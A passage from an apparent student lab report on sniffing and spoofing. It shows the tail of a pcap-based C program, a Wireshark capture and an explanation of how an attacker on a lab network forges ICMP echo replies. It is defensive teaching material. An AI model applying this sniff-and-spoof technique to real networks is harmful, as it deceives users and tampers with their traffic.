108     pcap_setfilter(handle, &fp);
109     pcap_loop(handle, -1, got_packet, NULL);
110     pcap_close(handle);
111 }
112

```

Figure 33

No.	Time	Source	Destination	Protocol	Length	Info
3	4.012087264	PcsCompu_ed:06:3c	Broadcast	ARP	60	Who has 10.0.2.1? Tell 1...
4	5.013226097	PcsCompu_ed:06:3c	Broadcast	ARP	60	Who has 10.0.2.1? Tell 1...
5	20.232278168	PcsCompu_ed:06:3c	Broadcast	ARP	60	Who has 10.0.2.5? Tell 1...
6	20.232414662	PcsCompu_0d:77:da	PcsCompu_ed:06:3c	ARP	60	10.0.2.5 is at 08:00:27:...
7	20.232510260	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) request id=...
8	20.232516319	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) reply id=...
9	20.249882765	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) reply id=...
10	21.234799350	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) request id=...
11	21.234924299	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) reply id=...
12	21.290485952	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) reply id=...
13	22.237326376	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) request id=...

▶ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_ed:06:3c (08:00:27:ed:06:3c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 ▶ Address Resolution Protocol (request)

Figure 34

Observation:

User pings a host 10.0.2.5 on the network, the attacker sniffs the ICMP request, immediately spoofs the ICMP reply to the source of the ICMP request. The user receives the ICMP reply from the attacker as shown in the wireshark capture.

Explanation: Snooping is sniffing for the request and immediately sending the reply. The user pings a host 10.0.2.5, the attacker on 10.0.2.6 receives the ICMP packet using pcap which listens to traffic (promiscuous mode on), spoofs an ICMP reply using raw socket

by replacing the source ip as the destination ip and the destination ip as the source ip. The fields in the ip header and the icmp header are spoofed by the attacker. When the reply is sent to the User, it seems like he gets a normal reply from the host he pings to. The wireshark capture proves our results.